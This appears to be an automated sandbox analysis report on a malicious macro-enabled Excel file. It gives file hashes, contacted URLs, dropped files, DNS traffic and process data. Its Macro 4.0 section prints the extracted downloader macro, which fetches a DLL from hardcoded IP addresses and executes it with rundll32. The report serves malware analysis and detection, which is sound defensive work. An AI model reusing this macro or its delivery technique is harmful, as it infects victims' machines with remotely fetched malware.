http://https://templatelogging.office.com/client/log	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://outlook.office365.com/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://webshell.suite.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://management.azure.com/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http:// https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://devnull.onenote.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://ncus.pagecontentsync.	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://messaging.office.com/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http:// https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://augloop.office.com/v2	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://skyapi.live.net/Activity/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://dataservice.o365filtering.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://visio.uservoice.com/forums/368202-visio-on-devices	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://directory.services.	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412105
Start date:	12.05.2021
Start time:	12:14:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Copy-1986428143-05102021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.evad.winXLSM@1/9@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\1EA99310-E875-451B-8D90-7F783520C222	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.3683745522935356
Encrypted:	false
SSDEEP:	1536:EcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:jEQ9DQW+zPXO8
MD5:	B021D62B21E8AC940D39534FE6B062FB
SHA1:	7926DD4600B2BC4479B0BAEB110811D564B0E33F
SHA-256:	31D0CFB8ACC7FF9179970F5D63EC76FBB58F41C2EC5C7CAB970D0AE6BC35C38D
SHA-512:	A25D939EBD82FFCB18F1B2379796D323C8A6E963C078C81216F62A1F3A2E56A095658CA702B1C36DDE71B41512ABE36CB4C9C9BA92435BFEF19DBF3E8A2BDE1A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T10:15:16">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\57DC8986.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\57DC8986.jpg	
Preview:	......JFIF.....``.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C..... .....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s .6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\B9C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	110693
Entropy (8bit):	7.657693263686611
Encrypted:	false
SSDEEP:	3072:34IgfNvKINbjvw548LMb/oqKO8NnS8+60Kc+:2f8AbT648LM7D98Np+EV
MD5:	88BB72C1B47252676EFDA2BCE40B0D01
SHA1:	8461DB93B5A3C1FF5DFBFE42A095E5139CD2509F
SHA-256:	03C2D6C4BF0293082937E2DDCA0571C2084312A037EB2DBF13F5E85739CA4E2A
SHA-512:	26C66BF6CDAD2E020BD29835F8810EC6B6AD62471892046E976C9C037401B90F6E441AF01187203421DEFAB3205B1C72956CCF7EFC8EF9E407B0184CCEDF4C5
Malicious:	false
Reputation:	low
Preview:	..N.0...+..".....,.-\.H.....Y.<.v.c.-...$.....9....3.=.....tJ.f.n..o..(...Y.....O>...,=`A..k...s...N`.<XZ...H...^.h...F_.t6..eL>.d..f....bA.WJ.....h)"...V=..n6....w.....[....M.p.1R`..Vf... ..*.....O(.....;..v..yf....[.MB.....!...../..pa>un^..lvX.B..r.N.....5..cP{H..y>...|.%...".{.8. :....\.....?..i..9&..1.....8.....qa\..7....!r+...H.W....}@...!I...y_;....!..;..=.KS.*8.4.....)..KO. D..9.m... i..noHc[.....7a.....PK.....!..}.....g.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Copy-1986428143-05102021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:24:18 2020, mtime=Wed May 12 18:15:19 2021, atime=Wed May 12 18:15:19 2021, length=110681, window=hide
Category:	dropped
Size (bytes):	2292
Entropy (8bit):	4.721102641620886
Encrypted:	false
SSDEEP:	24:8UeicErK1R9yA3iUrrDKw7aB6myUeicErK1R9yA3iUrrDKw7aB6m:8UyeQLR3izB6pUyeQLR3izB6
MD5:	DC5FC91DF51EEB8BF281B484903D501D
SHA1:	979049B9FD57C8C91AC1AEC832BF83CEEDE27BDA
SHA-256:	8503ECCC6BEC586A003A3CCC293FCAF8F30387F7536AE2516B16AE84FBFBEFC3
SHA-512:	1D3629B2F304F71D5C5100B138956A4DCCDF39B642427994774F4496EB5205D477F677029C3C6FB394F46F49AFACF867D7D66CE4F983AA9E747E2860F57F41C7
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....=...vB.&cG..vB.&cG..Y.....P.O. .:i.....+00.../C:\.....x.1.....N...Users.d.....L...R.....:.....1.U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l .,.-.2.1.8.1.3.....\.1.....>Q.{..user~1..D.....N...R.....S.....SD..f.r.o.n.t.d.e.s.k.....~.1.....>Q.{..Desktop.h.....N...R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....2.;....R. .COPY-1~1.XLS..l.....>Q.{.R.....WA.....e.X.C.o.p.y.-.1.9.8.6.4.2.8.1.4.3.-.0.5.1.0.2.0.2.1...x.l.s.m.....g.....-.....f.....>.S..... .C:\Users\user\Desktop\Copy-1986428143-05102021.xlsm..4.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.p.y.-.1.9.8.6.4.2.8.1.4.3.-.0.5.1.0.2.0.2.1...x.l.s.m.....:...,LB.)...A....`.... ...X.....581804.....!a..%.H.VZAj... T..0.....!a..%.H.VZAj... T..0.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 19:05:17 2019, mtime=Wed May 12 18:15:19 2021, atime=Wed May 12 18:15:19 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	920
Entropy (8bit):	4.690715747935729
Encrypted:	false
SSDEEP:	12:8GoynDUdljeCHqNGzckXetLcv9N+WMEjAt/rbDUeb1e0b1eZ44t2Y+xIBjKZm:8GoyieicovOQAtvDqw7aB6m
MD5:	73D4A36450D705C5FDFF24EAF0C4B5D7
SHA1:	89635AD94517CC1CDDEABA965420B9D27FCC517F
SHA-256:	879D11B3BCE27D6146D0F294DA0F0063B77F1C15ADE57F678D092A421D1898B0
SHA-512:	9A71C663343D58DD078A16533AC56CB9AB387AD292CC00753409B11CB62B1ED1C7A5ABE4AF1D67F74DBDA0C10049FEE55108A1FD69DCE947D5324C687DFD855
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....)...#-...}.&cG...}.&cG... .....P.O. .:i.....+00.../C:\.....x.1.....N...Users.d.....L...R.....:.....1.U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....\.1.....>Q.{..user~1..D.....N...R.....S.....SD..f.r.o.n.t.d.e.s.k.....~.1.....R...Desktop.h.....N...R.....Y.....>.....@.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....I.....-.....H.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A....`.....X.....581804.....!a..%.H.VZAj...8T.....!a..%.H.VZAj...8T.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	138
Entropy (8bit):	4.795947458437583
Encrypted:	false
SSDEEP:	3:bDesBVomxWtzInTbkBnrl+knTbkBnrlmxWtzInTbkBnrlv:bSsjezI3kBnrz3kBnrzzI3kBnr1
MD5:	24E92DBA7001AA6DBFEA7B6866993EEE
SHA1:	AD67DC0871789F31CD79E18E5459A270A86E06BD
SHA-256:	C8C798636D5AB513639E8A2A387A540699C894A47C4E2C4EDDB5208A4B8A1B62
SHA-512:	AFB6ADCBD6AC9B4FCC4A27060FB0148AE535E1593D3EB406ACAC364317FD6779B8C445C65B3DD992F164A9B6D8B766B941542C631116F64FEE7098414B8963
Malicious:	false
Reputation:	low
Preview:	[folders]..Desktop.LNK=0..[misc]..Copy-1986428143-05102021.LNK=0..Copy-1986428143-05102021.LNK=0..[misc]..Copy-1986428143-05102021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\AAC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	110681
Entropy (8bit):	7.657886743838079
Encrypted:	false
SSDEEP:	3072:rgfNvKINbjvw548LMb/oqKO8NnS8+60Kc0:0f8AbT648LM7D98Np+Ev
MD5:	CACFF380CE3424E6ECBDCA41FF13DBAF
SHA1:	3015852927191EA76F82CE1CC5AD6F4FAFFE4941
SHA-256:	B136BF54BF82483254ED38B68AA6E121B8E9F69EB7DCCE78B2C59A589F3EBF64
SHA-512:	D433B19EAFBAE75E5A545E5E67075424CBF23B9BA16D80C69E9039ED9CE6F997DBF694C868005FC02C6FA34A83AF7FD65786233A74E00C5D5C4A2D3E7ACF6E70
Malicious:	false
Reputation:	low
Preview:	..N.0...+..".....,.-\.H.....Y.<.v.c.-...$.....9....3.=.....tJ.f.n..o..(...Y.....O>...,=`A..k...s...N`.<XZ...H...^.h...F_.t6..eL>.d..f....bA.WJ.....h)"...V=..n6....w.....[....M.p.1R`..Vf... ..*.....O(.....;..v..yf....[.MB.....!...../..pa>un^..lvX.B..r.N.....5..cP{H..y>...|.%...".{.8. :....\....?..i..9&..1.....8.....qa\..7....!r+...H.W.....}@...!I...y_;...!..;..=.KS.*8.4.....)..KO. D..9.m... i..noHc[.....7a.....PK.....!..}.....g.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$Copy-1986428143-05102021.xlsm	
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.660932810679595
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Copy-1986428143-05102021.xlsm
File size:	111419
MD5:	1b3705bf5dfab6d67846af3828726e8d
SHA1:	22c0e00c0797282d2735cdfab442003b7718fb01
SHA256:	43ab199f616e24562101637463dda6b9f58610dfbcd2cf1db13d0ad699d791a4
SHA512:	303360b4a2fb4f8426e5f943cdc35734bdbaf243f76155bb2b1a44ce0d5f1cb925ea3bf454e0d6fc3e999899c56316a61d94346a6d889c370f109f04afc12d53
SSDEEP:	3072:Qf/vKINbjvw548LMb/oqKO8NnS8+60Kcrc:QfaAbT648LM7D98Np+EJ
File Content Preview:	PK.....!. +F.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Copy-1986428143-05102021.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
="uRlMon"!="URLDow"(0, ="http://185.14.31.59/"=NOW().dat, ..\Nuydar.veryrf, 0, 0)
```

```
,,,,,1,,,,,,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"","JEIUYUITRYF"")",,,"=CONCATENATE(AG101,AH95,AG99,AG100)",=NOW(),,,,,"=CONCATENATE(AG102,AH95,AG99,AG100)",,,,,,"=CONCATENATE(AG103,AH95,AG99,AG100)",,,=HALT(),,,,"=CONCATENATE(AG106,AG107)",,,,,.d,,"=""uRlMon""""",,,,at,,,,,,"=""http://185.14.31.59/""""",,"=""JJCCBB""""",,,,http://45.138.157.63/,,Belandes,,,,"=""http://167.114.48.59/""""",,,,"=REGISTER(AI99,AH98,AI101,AI102,,1,9)",,,=GOTO(AE103),,,"=Belandes(0,AG95,AI105,0,0)",,,,,..\Nuydar.veryrf,,"=IF(AE105<0, Belandes(0,AG96,AI105,0,0))",,"=""URLDow""""",,,,"=IF(AE106<0, Belandes(0,AG97,AI105,0,0))",,"=""nloadToFileA""""",,,,,,,,,,"=IF(AE107<0,CLOSE(0),)",,,,,,,,,,,,=GOTO(Nols!H6),,,,,
```

```
,"=""r""""",,"=""undll32 ..\Nuydar.veryrf,DllReg""""","=""isterServer""""",,,,,=EXEC(I7&I9&I10),,,,=HALT(),
```

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:15:02.904609919 CEST	61242	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:02.956224918 CEST	53	61242	8.8.8.8	192.168.2.7
May 12, 2021 12:15:03.127618074 CEST	58562	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:03.185544014 CEST	53	58562	8.8.8.8	192.168.2.7
May 12, 2021 12:15:03.929253101 CEST	56590	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:03.988265991 CEST	53	56590	8.8.8.8	192.168.2.7
May 12, 2021 12:15:07.135199070 CEST	60501	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:07.186956882 CEST	53	60501	8.8.8.8	192.168.2.7
May 12, 2021 12:15:09.378618002 CEST	53775	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:09.440877914 CEST	53	53775	8.8.8.8	192.168.2.7
May 12, 2021 12:15:14.842158079 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:14.893873930 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 12:15:15.969957113 CEST	55411	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:16.071796894 CEST	53	55411	8.8.8.8	192.168.2.7
May 12, 2021 12:15:16.242696047 CEST	63668	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:16.294951916 CEST	53	63668	8.8.8.8	192.168.2.7
May 12, 2021 12:15:16.537775993 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:16.614495039 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 12:15:17.584395885 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:17.658464909 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 12:15:18.630826950 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:18.693094015 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 12:15:20.637092113 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:20.695882082 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 12:15:20.753437996 CEST	58739	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:20.805380106 CEST	53	58739	8.8.8.8	192.168.2.7
May 12, 2021 12:15:23.460180044 CEST	60338	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:23.509144068 CEST	53	60338	8.8.8.8	192.168.2.7
May 12, 2021 12:15:24.693723917 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:24.751724958 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 12:15:24.806377888 CEST	58717	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:24.855062962 CEST	53	58717	8.8.8.8	192.168.2.7
May 12, 2021 12:15:25.895914078 CEST	59762	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:25.957976103 CEST	53	59762	8.8.8.8	192.168.2.7
May 12, 2021 12:15:26.015624046 CEST	54329	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:26.064264059 CEST	53	54329	8.8.8.8	192.168.2.7
May 12, 2021 12:15:28.424041986 CEST	58052	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:28.475569963 CEST	53	58052	8.8.8.8	192.168.2.7
May 12, 2021 12:15:29.541042089 CEST	54008	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:29.589829922 CEST	53	54008	8.8.8.8	192.168.2.7
May 12, 2021 12:15:30.786202908 CEST	59451	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:30.834889889 CEST	53	59451	8.8.8.8	192.168.2.7
May 12, 2021 12:15:31.758877993 CEST	52914	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:31.809756041 CEST	53	52914	8.8.8.8	192.168.2.7
May 12, 2021 12:15:32.896097898 CEST	64569	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:32.944952965 CEST	53	64569	8.8.8.8	192.168.2.7
May 12, 2021 12:15:34.017350912 CEST	52816	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:34.067075968 CEST	53	52816	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 12:15:35.245872021 CEST	50781	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:35.298022985 CEST	53	50781	8.8.8.8	192.168.2.7
May 12, 2021 12:15:36.268771887 CEST	54230	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:36.319425106 CEST	53	54230	8.8.8.8	192.168.2.7
May 12, 2021 12:15:37.173512936 CEST	54911	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:37.223026037 CEST	53	54911	8.8.8.8	192.168.2.7
May 12, 2021 12:15:38.169869900 CEST	49958	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:38.218758106 CEST	53	49958	8.8.8.8	192.168.2.7
May 12, 2021 12:15:39.745718002 CEST	50860	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:39.825099945 CEST	53	50860	8.8.8.8	192.168.2.7
May 12, 2021 12:15:50.500083923 CEST	50452	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:50.550828934 CEST	53	50452	8.8.8.8	192.168.2.7
May 12, 2021 12:15:55.752342939 CEST	59730	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:55.801297903 CEST	53	59730	8.8.8.8	192.168.2.7
May 12, 2021 12:15:57.026266098 CEST	59310	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:57.079330921 CEST	53	59310	8.8.8.8	192.168.2.7
May 12, 2021 12:15:58.357209921 CEST	51919	53	192.168.2.7	8.8.8.8
May 12, 2021 12:15:58.406472921 CEST	53	51919	8.8.8.8	192.168.2.7
May 12, 2021 12:16:22.800440073 CEST	64296	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:22.857745886 CEST	53	64296	8.8.8.8	192.168.2.7
May 12, 2021 12:16:29.141432047 CEST	56680	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:29.192796946 CEST	53	56680	8.8.8.8	192.168.2.7
May 12, 2021 12:16:57.358669996 CEST	58820	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:57.461451054 CEST	53	58820	8.8.8.8	192.168.2.7
May 12, 2021 12:16:58.111491919 CEST	60983	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:58.168741941 CEST	53	60983	8.8.8.8	192.168.2.7
May 12, 2021 12:16:58.912378073 CEST	49247	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:58.970113993 CEST	53	49247	8.8.8.8	192.168.2.7
May 12, 2021 12:16:59.809708118 CEST	52286	53	192.168.2.7	8.8.8.8
May 12, 2021 12:16:59.936400890 CEST	53	52286	8.8.8.8	192.168.2.7
May 12, 2021 12:17:00.773372889 CEST	56064	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:00.889467001 CEST	53	56064	8.8.8.8	192.168.2.7
May 12, 2021 12:17:01.495803118 CEST	63744	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:01.555835962 CEST	53	63744	8.8.8.8	192.168.2.7
May 12, 2021 12:17:02.038950920 CEST	61457	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:02.101258993 CEST	53	61457	8.8.8.8	192.168.2.7
May 12, 2021 12:17:02.913211107 CEST	58367	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:02.966990948 CEST	60599	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:02.974697113 CEST	53	58367	8.8.8.8	192.168.2.7
May 12, 2021 12:17:03.034780979 CEST	53	60599	8.8.8.8	192.168.2.7
May 12, 2021 12:17:03.853914976 CEST	59571	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:03.902709007 CEST	53	59571	8.8.8.8	192.168.2.7
May 12, 2021 12:17:04.394968987 CEST	52689	53	192.168.2.7	8.8.8.8
May 12, 2021 12:17:04.452116013 CEST	53	52689	8.8.8.8	192.168.2.7

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 4592 Parent PID: 792

General

Start time:	12:15:14
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x800000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

